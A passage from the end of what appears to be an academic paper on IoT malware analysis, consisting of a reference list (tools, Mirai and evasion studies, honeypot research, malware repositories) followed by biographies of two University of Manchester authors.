[40] *Buildroot—Making Embedded Linux Easy*. Accessed: Aug. 5, 2021. [Online]. Available: https://buildroot.org

[41] *Man Page of TCPDUMP*. Accessed: Aug. 5, 2021. [Online]. Available: https://www.tcpdump.org/manpages/tcpdump.1.html

[42] *SystemTap*. Accessed: Aug. 5, 2021. [Online]. Available: https://sourceware.org/systemtap/

[43] *Strace(1)—Linux Manual Page*. Accessed: Aug. 5, 2021. [Online]. Available: https://man7.org/linux/man-pages/man1/strace.1.html

[44] Y. Liu and H. Wang, "Tracking mirai variants," in *Proc. 13th Asia Joint Conf. Inf. Secur. (AsiaJCIS)*, 2018, doi: 10.1109/AsiaJCIS45418.2018.

[45] R. Isawa, T. Ban, Y. Tie, K. Yoshioka, and D. Inoue, "Evaluating disassembly-code based similarity between IoT malware samples," in *Proc. 13th Asia Joint Conf. Inf. Secur. (AsiaJCIS)*, 2018, pp. 89–94.

[46] CUJOAI. *UPX Anti-Unpacking Techniques in IoT Malware*. Accessed: Aug. 5, 2021. [Online]. Available: https://cujo.com/upx-anti-unpacking-techniques-in-iot-malware/

[47] J. Jeon, J. H. Park, and Y.-S. Jeong, "Dynamic analysis for IoT malware detection with convolution neural network model," *IEEE Access*, vol. 8, pp. 96899–96911, 2020. [Online]. Available: https://ieeexplore.ieee.org/document/9097224/

[48] Z. Wang, X. Jiang, W. Cui, and X. Wang, "Countering persistent kernel rootkits through systematic hook discovery," in *Proc. 11th Int. Symp. Recent Adv. Intrusion Detection*. Berlin, Heidelberg: Springer-Verlag, 2008, pp. 21–38, doi: 10.1007/978-3-540-87403-4_2.

[49] R. O'Neill, *Learning Linux Binary Analysis*. Packt, 2016.

[50] Malwarebytes Labs. *ZeroAccess uses Self-Debugging*. Accessed: Aug. 5, 2021. [Online]. Available: https://blog.malwarebytes.com/threat-analysis/2013/07/zeroaccess-anti-debug-uses-debugger/

[51] A. Kedrowitsch, D. Yao, G. Wang, and K. Cameron, "A first look: Using Linux containers for deceptive honeypots," in *Proc. Workshop Automated Decis. Making Act. Cyber Defense*, 2017, pp. 15–22.

[52] T. Vidas and N. Christin, "Evading Android runtime analysis via sandbox detection," in *Proc. 9th ACM Symp. Inf., Comput. Commun. Secur. (ASIA CCS)*, 2014, pp. 447–458.

[53] H. Shi, J. Mirkovic, and A. Alwabel, "Handling anti-virtual machine techniques in malicious software," *ACM Trans. Privacy Secur.*, vol. 21, no. 1, pp. 1–31, Jan. 2018.

[54] *Disspcap—PyPI*. Accessed: Aug. 5, 2021. [Online]. Available: https://pypi.org/project/disspcap/

[55] *Pyshark—PyPI*. Accessed: Aug. 5, 2021. [Online]. Available: https://pypi.org/project/pyshark/

[56] *Virustotal*. Accessed: Aug. 5, 2021. [Online]. Available: https://virustotal.com

[57] M. Sebastián, R. Rivera, P. Kotzias, and J. Caballero, "AVclass: A tool for massive malware labeling," in *Research in Attacks, Intrusions, and Defenses*, F. Monrose, M. Dacier, G. Blanc, and J. Garcia-Alfaro, Eds. Cham, Switzerland: Springer, 2016, pp. 230–253.

[58] URLhaus. *Top Malware Hosting Networks*. Accessed: Aug. 5, 2021. [Online]. Available: https://urlhaus.abuse.ch/statistics/

[59] *Malware Bazaar*. Accessed: Aug. 5, 2021. [Online]. Available: https://bazaar.abuse.ch/

[60] M. M. Die. *Linux/Mirai-Fbot—A Re-Emerged IoT Threat*. Accessed: Aug. 5, 2021. [Online]. Available: https://blog.malwaremustdie.org/2020/02/mmd-0065-2021-linuxmirai-fbot-r% e.html

[61] G. Ye, "Hunting advanced IoT malware," in *Proc. 22nd Int. AVAR Cybersecur. Conf.*, 2019. [Online]. Available: https://drive.google.com/file/d/1XYZu-iAUmHYn04qZuHLHF1LOuyw5fHYV/view

[62] L. Paul and H. Shaul. *Evasion Techniques Dissected: A Mirai Case Study*. Accessed: Aug. 5, 2021. [Online]. Available: https://intezer.com/blog/linux/evasion-techniques-dissected-mirai-case-% study/

[63] Black Lotus Labs. *New Mozi Malware Family Quietly Amasses IoT Bots*. Accessed: Aug. 5, 2021. [Online]. Available: https://blog.centurylink.com/new-mozi-malware-family-quietly-amasses-io% t-bots/

[64] W. Zhang, B. Zhang, Y. Zhou, H. He, and Z. Ding, "An IoT honeynet based on multiport honeypots for capturing IoT attacks," *IEEE Internet Things J.*, vol. 7, no. 5, pp. 3991–3999, May 2020.

[65] A. Acien, A. Nieto, G. Fernandez, and J. Lopez, "A comprehensive methodology for deploying IoT honeypots," in *TrustBus*. 2018, pp. 229–243, doi: 10.1007/978-3-319-98385-1_16.

TOLIJAN TRAJANOVSKI received the M.Eng. degree in computer science from The University of Manchester, U.K., in 2018, where he is currently pursuing the Ph.D. degree in computer science. Since 2018, he has been a Graduate Teaching Assistant with the School of Computer Science, The University of Manchester. His research interests include malware detection and analysis, network security, and machine learning.

NING ZHANG received the B.Sc. degree (Hons.) in electronic engineering from Dalian Maritime University, China, and the Ph.D. degree in electronic engineering from the University of Kent, U.K. Since 2000, she has been with the Department of Computer Science, The University of Manchester, U.K., where she is currently a Senior Lecturer. Her research interests include security and privacy in networked and distributed systems, such as ubiquitous computing, electronic commerce, wireless sensor networks, and cloud computing with a focus on security protocol designs, risk-based authentication and access control, and trust management.